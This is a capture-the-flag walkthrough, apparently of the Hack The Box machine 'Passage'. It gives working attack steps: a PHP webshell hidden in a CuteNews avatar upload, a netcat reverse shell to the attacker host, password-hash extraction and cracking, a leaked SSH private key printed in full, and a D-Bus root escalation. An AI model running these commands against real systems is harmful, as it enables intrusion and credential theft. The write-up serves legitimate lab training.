
Passage

10.10.10.206



InfoGathering

SCOPE

```
Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.206             Linux               3.X    server
```

SERVICES

```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.206  22    tcp    ssh   open   OpenSSH 7.2p2 Ubuntu 4 Ubuntu Linux; protocol 2.0
10.10.10.206  80    tcp    http  open   Apache httpd 2.4.18 (Ubuntu)
```

SSH

```
SSH         10.10.10.206    22     10.10.10.206     [*] SSH-2.0-OpenSSH_7.2p2 Ubuntu-4
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
|_  256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

APPLICATION: CuteNews Version 2.1.2


SOURCE: https://cutephp.com/

HOME PAGE: http://10.10.10.206

LOGIN PAGE: http://10.10.10.206/CuteNews/
REGISTER ACCOUNT PAGE: http://passage.htb/CuteNews/index.php?register

I was able to register for an account and sign in.

SCREENSHOT EVIDENCE OF SIGN IN USING REGISTERED ACCOUNT



When I click the “Visit Site” link it takes me too http://passage.htb/
I added passage.htb to my /etc/hosts file and restarted Firefox

Gaining Access

Knowing the version of the application running I searched the exploit database for CVE's

```
# Command Executed
searchsploit cutenews 2.1.2
# RESULTS
CuteNews 2.1.2 - Authenticated Arbitrary File Upload | php/webapps/48458.txt
```

SCREENSHOT EVIDENCE OF RESULTS

```
root@kali:~/HTB/Boxes/Passage# searchsploit CuteNews 2.1.2
---------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)
CuteNews 2.1.2 - Arbitrary File Deletion
CuteNews 2.1.2 - Authenticated Arbitrary File Upload
---------------------------------------------------------------------
```

I examined the available Authenticated Arbitrary File Upload vulnerability. The description informed me in the “Media Manager” area, users with low privileges can bypas file upload restrictions which results in arbitrary RCE. This matches my current situation as I registered for an account with a low privileged user.


```
# Command Executed
searchsploit -x php/webapps/48458.txt
# RESULTS
Description:
---------------------------------------------------------------------------
In the "Media Manager" area, Users with low privileges (Editor) can bypass
file upload restrictions, resulting in arbitrary command execution.
```

To use this vulnerability I am going to place simple PHP webshell code into an image file that I named shell.png. I then renamed the file to have a php extension. This is to ensure the PHP code gets executed.

```
# Command Executed
exiftool -Comment='<?php echo "<pre>"; > system($_GET['cmd']); ?>' shell.png;
cp shell.png legion.php
```

I then went to the Personal Options area for my user and uploaded the image as my Avatar and clicked Saved Changes
LINK TO PERSONAL OPTIONS: http://passage.htb/CuteNews/index.php?mod=main&opt=personal

SCREENSHOT EVIDENCE OF UPLOAD FILE SETTINGS



Dashboard > Personal options

General options

User Name:

tobor

Email:

tobor@mail.com

Hide my e-mail from visitors

New Password:

Confirm New Password

Nickname

tobor

Avatar

Browse... legion.php

User statistics

Registration date: 2020-09-06 20:24:58
Access Level: Commenter

Uploaded files can be found in the URI directory http://passage.htb/CuteNews/uploads/

SCREENSHOT EVIDENCE OF UPLOADED AVATAR IMAGE

Index of /CuteNews/uploads

Name	Last modified	Size	Description
Parent Directory		-	
avatar_egre55_ykxnacpt.php	2020-08-31 13:48	1.1K	
avatar_hacker_jpyoyskt.php	2020-08-31 14:55	1.1K	
avatar_snufkin_bdixypwn.php	2020-09-06 12:43	2.0K	
avatar_tobor_legion.php	2020-09-06 17:46	1.8M	

Apache/2.4.18 (Ubuntu) Server at passage.htb Port 80

I was then able to execute commands using the webshell
CMD LINK: http://passage.htb/CuteNews/uploads/avatar_tobor_legion2.php?cmd=id

SCREENSHOT EVIDENCE OF WEBSHELL

I used the webshell to obtain a reverse shell
I started a Metasploit Listener

```
# Commands Executed
msfconsole
use multi/handler
set payload linux/x64/shell_reverse_tcp
set LHOST 10.10.14.42
set LPORT 1337
run
```

CMD LINK REV SHELL: http://passage.htb/CuteNews/uploads/avatar_tobor_legion2.php?cmd=nc%2010.10.14.42%201337%20-e%20/bin/bash

SCREENSHOT EVIDENCE OR REVERSE SHELL

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.42:1337
[*] Command shell session 4 opened (10.10.14.42:1337 → 10.10.10.206:49896) at 2020-09-06 20:57:11 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
passage
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:c1:b8 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.206/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
```

In my enumeration I discovered the directory /var/www/html/CuteNews/cdata/users contained base64 encoded information. Decoding some of the base64 revealed password hashes
I translated the base64 information in each file to obtain a list of password hashes and usernames. I discovered the username that I registered was also listed.

ADMIN HASH

```
# Commands Executed
echo
'YToxOntzOjQ6Im5hbWUiO2E6MTp7czo1OiJhZG1pbiI7YTo4OntzOjI6ImlkIjtzOjEwOiIxNTkyNDgzMDQ3IjtzOjQ6Im5hbWUiO3M6N
ToiYWRtaW4iO3M6MzoiYWNsIjtzOjE6IjEiO3M6NToiZW1haWwiO3M6MTc6Im5hZGF2QHBhc3NhZ2UuaHRiIjtzOjQ6InBhc3MiO3M6NjQ
6IjcxNDRhOGI1MzFjMjdhNjBiNTFkODFhZTE2YmUzYTgxY2VmNzIyZTExYjQzYTI2ZmRlMGNhOTdmOWUxNDg1ZTEiO3M6MzoibHRzIjtzO
jEwOiIxNTkyNDg3OTg4IjtzOjM6ImJhbiI7czoxMDoiMTU5OTQzODI3OCI7czozOiJjbnQiO3M6MToiMiI7fX19' | base64 -d
# RESULTS
a:1:{s:4:"name";a:1:{s:5:"admin";a:8:
{s:2:"id";s:10:"1592483047";s:4:"name";s:5:"admin";s:3:"acl";s:1:"1";s:5:"email";s:17:"nadav@passage.htb";
s:4:"pass";s:64:"7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1";s:3:"lts";s:10:"1592487
988";s:3:"ban";s:10:"1599438278";s:3:"cnt";s:1:"2";}}}
```

PAUL HASH

```
# Command Executed
echo
'YToxOntzOjQ6Im5hbWUiO2E6MTp7czoxMDoicGF1bC1jb2xlcyI7YTo5OntzOjI6ImlkIjtzOjEwOiIxNTkyNDgzMjM2IjtzOjQ6Im5hb
WUiO3M6MTA6InBhdWwtY29sZXMiO3M6MzoiYWNsIjtzOjE6IjIiO3M6NToiZW1haWwiO3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6NDo
ibmljayI7czoxMDoiUGF1bCBDb2xlcyI7czo0OiJwYXNzIjtzOjY0OiJlMjZmM2U4NmQxZjgxMDgxMjA3MjNlYmU2OTBlNWQzZDYxNjI4Z
jQxMzAwNzZlYzZjYjQzZjE2ZjQ5NzI3M2NkIjtzOjM6Imx0cyI7czoxMDoiMTU5MjQ4NTU1NiI7czozOiJiYW4iO3M6MToiMCI7czozOiJ
jbnQiO3M6MToiMiI7fX19' | base64 -d
# RESULTS
a:1:{s:4:"name";a:1:{s:10:"paul-coles";a:9:{s:2:"id";s:10:"1592483236";s:4:"name";s:10:"paul-
coles";s:3:"acl";s:1:"2";s:5:"email";s:16:"paul@passage.htb";s:4:"nick";s:10:"Paul
Coles";s:4:"pass";s:64:"e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd";s:3:"lts";s:10:"
1592485556";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"2";}}}
```

SCREENSHOT EVIDENCE OF PASSWORD HASH

```
a:1:{s:4:"name";a:2:{s:6:"egre55";a:11:{s:2:"id";s:10:"1598829833";s:4:"name";s:6:"egre55";s:3:"acl";s:1:"4";s:5:"email";s:15:"egre55@te
st.com";s:4:"nick";s:6:"egre55";s:4:"pass";s:64:"4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc";s:4:"more";s:60:"YToy
OntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0IjtzOjA6IiI7fQ==";s:3:"lts";s:10:"1598906881";s:3:"ban";s:1:"0";s:6:"avatar";s:26:"avatar_egre55
_ykxnacpt.php";s:6:"e-hide";s:0:"";}s:6:"hacker";a:11:{s:2:"id";s:10:"1598910896";s:4:"name";s:6:"hacker";s:3:"acl";s:1:"4";s:5:"email";
s:20:"hacker@hacker.hacker";s:4:"nick";s:6:"hacker";s:4:"pass";s:64:"e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9";s
:3:"lts";s:10:"1598910911";s:3:"ban";s:1:"0";s:4:"more";s:60:"YToyOntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0IjtzOjA6IiI7fQ==";s:6:"avatar"
;s:26:"avatar_hacker_jpyoyskt.php";s:6:"e-hide";s:0:"";}}}www-data@passage:/var/www/html/CuteNews/cdata/users$
```

USER: paul

HASH: e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
PASS: atlanta1

USER: admin
HASH: 7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1

Knowing that these are all hashes to enter the application I checked the /etc/passwd file for any matching usernames. I discovered paul has a user account on the machine. I then cracked his password.

```
# Commands Executed
hashid e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
echo 'e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd' > paul.hash
john --format=raw-sha256 --wordlist=/usr/share/wordlists/rockyou.txt paul.hash
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD

```
root@kali:~/HTB/Boxes/Passage# john --format=raw-sha256 --wordlist=/usr/share/wordlists/rockyou.txt paul.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
atlanta1         (?)
1g 0:00:00:00 DONE (2020-09-06 21:28) 100.0g/s 3276Kp/s 3276Kc/s 3276KC/s 123456..eatme1
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

I then was able to su as Paul

```
# Commands Executed
su paul
Password: atlanta1
```

Inside Pauls home directory is an SSH key for Paul which created persistence

```
# Commands Executed
cat /home/paul/.ssh/id_rsa > paul.key
chmod 600 paul.key
ssh -p 22 -i paul.key paul@passage.htb
```

CONTENTS OF paul.key


```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs14rHBRld5fU9oL1zpIfcPgaT54Rb+QDj2oAK4M1g5PblKu/
+L+JLs7KP5QL0CINoGGhB5Q3aanfYAmAO7YO+jeUS266BqgOj6PdUOvT0GnS7M4i
Z2Lpm4QpYDyxrgY9OmCg5LSN26Px948WE12N5HyFCqN1hZ6FWYk5ryiw5AJTv/kt
rWEGu8DJXkkdNaT+FRMcT1uMQ32y556fczlFQaXQjB5fJUXYKIDkLhGnUTUcAnSJ
JjBGOXn1d2LGHMAcHOof2QeLvMT8h98hZQTUeyQA5J+2RZ63b04dzmPpCxK+hbok
sjhFoXD8m5DOYcXS/YHvW1q3knzQtddtqquPXQIDAQABAoIBAGwqMHMJdbrt67YQ
eWztv1ofs7YpizhfVypH8PxMbpv/MR5xiB3YW0DH4Tz/6TPFJVR/K11nqxbkItlG
QXdArb2EgMAQcMwM0mManR7sZ9o5xsGY+TRBeMCYrV7kmv1ns8qddMkWfKlkL0lr
lxNsimGsGYq10ewXETFSSF/xeOK15hp5rzwZwrmI9No4FFrX6P0r7rdOaxswSFAh
zWd1GhYk+Z3qYUhCE0AxHxpM0DlNVFrIwc0DnM5jogO6JDxHkzXaDUj/A0jnjMMz
R0AyP/AEw7HmvcrSoFRx6k/NtzaePzIa2CuGDkz/G6OEhNVd2S8/enlxf51MIO/k
7u1gB70CgYEA1zLGA35J1HW7IcgOK7m2HGMdueM4BX8z8GrPIk6MLZ6w9X6yoBio
GS3B3ngOKyHVGFeQrpwT1a/cxdEi8yetXj9FJd7yg2kIeuDPp+gmHZhVHGcwE6C4
IuVrqUgz4FzyH1ZFg37embvutkIBv3FVyF7RRqFX/6y6X1Vbtk7kXsMCgYEA1WBE
LuhRFMDaEIdfA16CotRuwwpQS/WeZ8Q5loOj9+hm7wYCtGpbdS9urDHaMZUHysSR
AHRFxITr4Sbi51BHUsnwHzJZ0o6tRFMXacN93g3Y2bT9yZ2zj9kwGM25ySizEWH0
VvPKeRYMlGnXqBvJoRE43wdQaPGYgW2bj6Ylt18CgYBRzSsYCNlnuZj4rmM0m9Nt
1v9lucmBzWig6vjxwYnnjXsW1qJv2O+NIqefOWOpYaLvLdoBhbLEd6UkTOtMIrj0
KnjOfIETEsn2a56D5OsYNN+lfFP6Ig3ctfjG0Htnve0LnG+wHHnhVl7XSSAA9cP1
9pT2lD4vIil2M6w5EKQeoQKBgQCMMs16GLE1tqVRWPEH8LBbNsN0KbGqxz8GpTrF
d8dj23LOuJ9MVdmz/K92OudHzsko5ND1gHBa+I9YB8ns/KVwczjv9pBoNdEI5KOs
nYN1RJnoKfDa6WCTMrxUf9ADqVdHI5p9C4BM4Tzwwz6suV1ZFEzO1ipyWdO/rvoY
f62mdwKBgQCCvj96lWy41Uofc8y65CJi126M+9OElbhskRiWlB3OIDb51mbSYgyM
Uxu7T8HY2CcWiKGe+TEX6mw9VFxaOyiBm8ReSC7Sk21GASy8KgqtfZy7pZGvazDs
OR3ygpKs09yu7svQi8j2qwc7FL6DER74yws+f538hI7SHBv9fYPVyw==
-----END RSA PRIVATE KEY-----
```

SCREENSHOT EVIDENCE OF PAUL SSH ACCESS

```
root@kali:~/HTB/Boxes/Passage# ssh -p 22 -i paul.key paul@passage.htb
load pubkey "paul.key": invalid format
The authenticity of host 'passage.htb (10.10.10.206)' can't be established.
ECDSA key fingerprint is SHA256:oRyj2rNWOCrVh9SCgFGamjppmxqJUlGgvI4JSVG75xg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'passage.htb,10.10.10.206' (ECDSA) to the list of known hosts.
Last login: Sun Sep  6 13:08:42 2020 from 10.10.14.20
paul@passage:~$
```

As Paul I am able to read the user flag

```
# Commands Executed
cat /home/paul/user.txt
# RESULTS
e8a7d0453181ac7413eb8961d3a95ffc
```

SCREENSHOT EVIDENCE OF USER FLAG

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul
su paul
Password: atlanta1

paul@passage:/var/www/html/CuteNews/cdata/users$ cat /home/paul/user.txt
cat /home/paul/user.txt
e8a7d0453181ac7413eb8961d3a95ffc
```

USER FLAG: e8a7d0453181ac7413eb8961d3a95ffc

PrivEsc

It turned out that I am able to use the same SSH key for Nadav as Paul. This allowed me SSH persistent access as Nadav

```
# Command Executed
ssh -p 22 -i paul.key nadav@passage.htb
```

SCREENSHOT EVIDENCE OF NADAV SSH ACCESS

```
root@kali:~/HTB/Boxes/Passage# ssh nadav@passage.htb -p 22 -i paul.key
load pubkey "paul.key": invalid format
Last login: Mon Sep  7 10:56:36 2020 from 10.10.14.42
nadav@passage:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e)
nadav@passage:~$ hostname
passage
nadav@passage:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:cf:ea brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.206/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:cfea/64 scope global mngtmpaddr dynamic
       valid_lft 86340sec preferred_lft 14340sec
    inet6 fe80::250:56ff:feb9:cfea/64 scope link
       valid_lft forever preferred_lft forever
```

Initial enumeration discovers that Nadav is a member of the sudoers group.

```
# Command Executed
id nadav
# RESULTS
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
```

The sudo version is out of date running version 1.8.16. This is vulnerable to CVE-2016-7076. In order to exploit this version however requires the noexec defaults setting is enabled or the NOEXEC tag is applied to a command that calls the wordexp() function without specifying the WRDE_NOCMD flag. The sudo version should be upgraded by the person paying for this penetration test
RESOURCE: https://www.sudo.ws/alerts/noexec_wordexp.html

```
# Commands Executed
sudo -V
```

SCREENSHOT OF SUDO VERSION

```
paul@passage:/$ sudo -V
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
```

In my enumeration of running processes I disocver that root is executing a python3 command which implies a user most likely set this up.

```
# Commands Executed
ps aux | grep usb
# RESULTS
root 2564 0.0 0.4 235552 19848 ? Sl 18:42 0:00 /usr/bin/python3 /usr/share/usb-creator/usb-creator-helper
```

SCREENSHOT OF ROOT PROCESS

```
nadav@passage:~$ ps aux | grep usb
root       2022  0.0  0.4 235544 19876 ?        Sl   10:48   0:00 /usr/bin/python3 /usr/share/usb-creator/usb-creator-helper
```

Running a web search for “nadav usb dbus” I discovered the below vulnerability
RESOURCE: https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/

For this vulnerability to work I need to be a member of the sudoers group and have execute privileges on the dbus tool
I verified I have these permissions

```
# Commands Executed
id nadav
find / -perm -u=s -type f 2> /dev/null | grep dbus
```

SCREENSHOT EVIDENCE OF REQUIRED PERMISSIONS

```
nadav@passage:~$ id nadav
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
nadav@passage:~$ find / -perm -u=s -type f 2> /dev/null | grep dbus
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

I then took advantage of the com.ubuntu.USBCreator service as this is the one from the paper that can act on behalf of an unprivileged user with no authentication. I added my ssh key to nadav's authorized keys and copied that file to the root users authorized keys file

```
# Commands Executed
echo 'ssh-rsa AAAA...== root@kali' > ~/.ssh/authorized_keys
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method
com.ubuntu.USBCreator.Image /home/nadav/.ssh/authorized_keys /root/.ssh/authorized_keys true
# RESULTS
()
```

SCREENSHOT EVIDENCE OF EXPLOIT CMD

```
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.
USBCreator.Image /home/nadav/.ssh/authorized_keys /root/.ssh/authorized_keys true
()
nadav@passage:~$
```

I was then able to SSH in as the root user and read the root flag

```
# Commands Executed
ssh -p 22 -i /root/.ssh/id_rsa root@passage.htb
cat /root/root.txt
# RESULTS
4f78ab2f4b603f173dc65ceedafaedd3
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
root@kali:~/HTB/Boxes/Passage# ssh -p 22 -i /root/.ssh/id_rsa root@passage.htb
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@passage:~# hostname
passage
root@passage:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:cf:ea brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.206/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:cfea/64 scope global mngtmpaddr dynamic
       valid_lft 85849sec preferred_lft 13849sec
    inet6 fe80::250:56ff:feb9:cfea/64 scope link
       valid_lft forever preferred_lft forever
root@passage:~# cat /root/root.txt
4f78ab2f4b603f173dc65ceedafaedd3
```

ROOT FLAG: 4f78ab2f4b603f173dc65ceedafaedd3